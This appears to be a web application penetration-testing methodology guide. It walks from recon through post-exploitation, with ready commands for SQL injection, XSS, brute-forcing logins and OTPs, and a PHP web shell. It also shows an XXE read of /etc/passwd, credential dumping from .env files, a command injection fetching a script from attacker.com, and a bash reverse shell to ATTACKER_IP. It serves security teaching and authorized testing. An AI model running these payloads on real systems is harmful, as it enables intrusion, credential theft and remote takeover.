Web Application Security Assessment Methodology
A structured and repeatable workflow for assessing modern web applications. Focused on attack surface mapping, business logic validation, and controlled exploitation rather than tool-driven scanning.

Modern web security assessments are rarely won with payload lists or automated scanners.
Most high-impact findings come from:
- broken trust boundaries
- weak authorization logic
- exposed internal functionality
- operational misconfigurations
Tools assist.
Methodology determines success.
This workflow represents a field‑tested methodology for conducting consistent, high‑quality web application security assessments.
“The surface is just HTML. The real vulnerabilities hide behind logic, endpoints, and trust.”
Assessment Philosophy
During professional engagements, prioritize:
- Attack surface reduction before exploitation
- Manual logic analysis before automation
- Impact demonstration over proof-of-concept noise
- Reproducibility and clear reporting
Tools execute tests.
Reasoning finds vulnerabilities.
1. Web Reconnaissance
Subdomain & Directory Hunting
1
2
3
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u https://target.com/FUZZ -mc all -ac
feroxbuster -u https://target.com
curl -s "https://crt.sh/?q=%25.target.com&output=json" | jq -r '.[].name_value' | sort -u > crtsh-subs.txt
Tech Fingerprinting
1
2
3
curl -sI "https://target.com" | grep -i "server\|powered"
whatweb https://target.com
nmap -sV -p 80,443 target.com
Look for forgotten admin panels, hidden APIs, staging servers, or unused subdomains that could be entry points.
Web Server and Firewall Fingerprinting
1
2
wafw00f https://example.com
nmap -p 80,443 --script http-enum target.com
2. Analyze Request/Response Flow
Use Burp Suite or ZAP to:
- Intercept all HTTP traffic
- Analyze parameters, cookies, headers
- Identify auth flows, tokens, session handling
Check for insecure direct object references (IDOR), CSRF, broken access control, and token leakage.
Analyzing Cookies and Session Management
1
curl -I -X GET https://target.com/login | grep "Set-Cookie"
Check for:
- Cookie flags (
HttpOnly,Secure,SameSite) - Session fixation or weak session management
3. Input-Based Attacks
SQL Injection
1
' OR 1=1-- -
1
2
sqlmap -u "https://target.com/product?id=3" --dbs --level=5 --risk=3
sqlmap -u "https://target.com/index.php?user=admin&pass=' OR 1=1 --" --dump
Advanced SQLi Commands:
XSS (Reflected / Stored)
1
"><script>alert('XSS')</script>
Advanced XSS: Test for stored XSS in profile, comment, and feedback forms.
Command Injection
1
2
127.0.0.1; whoami
curl -X GET "https://target.com/?id=$(curl attacker.com/reverse-shell.sh)"
4. Authentication Bypass & Bruteforce
Brute POST Logins
1
hydra -l admin -P rockyou.txt target.com http-post-form "/login:username=^USER^&password=^PASS^:Invalid login"
Check for:
- Default creds (
admin:admin) - No rate limiting
- Leaked password reset endpoints
OTP Bypass (Token Brute Force)
1
hydra -l admin -P otp_list.txt target.com http-post-form "/login:username=^USER^&password=^PASS^&otp=^OTP^:Invalid login"
Bypassing CAPTCHA
1
gocr -c 0 -i captcha.png > captcha_output.txt
5. Exploit Misconfigurations
File Upload → RCE
1
<?php system($_GET['cmd']); ?>
Upload and access:
1
/uploads/shell.php?cmd=id
Exposed Git repo
1
curl target.com/.git/config
Then use:
1
git-dumper https://target.com/.git/ dumped-site/
SSTI / XXE / SSRF
Test payloads in templates, XML parsers, and image URLs:
1
<!DOCTYPE root [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
Exploiting API Endpoints (API Rate Limiting)
1
curl -X GET https://target.com/api/v1/products --header "Authorization: Bearer YOUR_TOKEN"
Check for:
- Rate limiting bypass via multiple tokens or IP addresses
6. Advanced Tricks
- JWT token cracking: try
john,jwt_tool, weak secrets1
jwt_tool -t token.jwt - Deserialization: look for serialized objects in cookies or POST
1
echo "serialized_object" | python -c 'import pickle; print(pickle.loads(input()))'
- CSP bypass → steal sessions with clever XSS
1
<script src="https://attacker.com/malicious.js"></script>
7. Post-Exploitation
Once you get RCE or access:
- Enumerate server (whoami, uname -a, netstat -tunlp)
1
2
3
whoami
uname -a
netstat -tunlp
- Dump
.env, config files, DB creds1 2
cat /var/www/.env cat /var/www/config.php
- Pivot into internal admin panels
- Upload web shells or reverse shells (use
weevely,nishang,php-reverse-shell)1
weevely generate shell.php password
- Use reverse shell techniques:
1
2
nc -lvnp 4444
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
8. Exploiting Server Misconfigurations
Nginx / Apache Configs
1
2
cat /etc/nginx/nginx.conf
cat /etc/apache2/sites-available/000-default.conf
Look for:
- Misconfigured
Serverheaders - Exposed sensitive paths
Docker and Kubernetes Misconfigurations
1
docker exec -it container_name bash
Look for:
- Exposed Docker APIs
- Vulnerabilities in running containers
Tools You’ll Want
| Tool | Use Case |
|---|---|
Burp Suite | Intercept, test, automate |
sqlmap | SQL injection + DB takeover |
ffuf | Fuzzing parameters/directories |
wpscan | WordPress vulnerability scanning |
jwt_tool | JWT analysis + cracking |
gf, nuclei | Pattern + vuln scanning |
git-dumper | Dump exposed git repositories |
dirsearch | Directory brute-forcing |
hydra | Brute force various services |
gocr | CAPTCHA cracking |
weevely | Web shell management |
Legal Reminder
Authorized pentests only. Targeting random websites is illegal, stay ethical.
Attack Flow Summary
- Recon (subdomains, dirs, tech stack)
- Analyze HTTP logic (auth, roles, sessions)
- Inject payloads (XSS, SQLi, LFI, RCE)
- Abuse logic flaws & misconfig
- Post-exploitation & lateral access
Next Steps / Labs
- Hack The Box labs
- OWASP Juice Shop
- Damn Vulnerable Web Application (DVWA)
- Public programs via HackerOne or Bugcrowd
“The best payload isn’t in a list. It’s in your head.”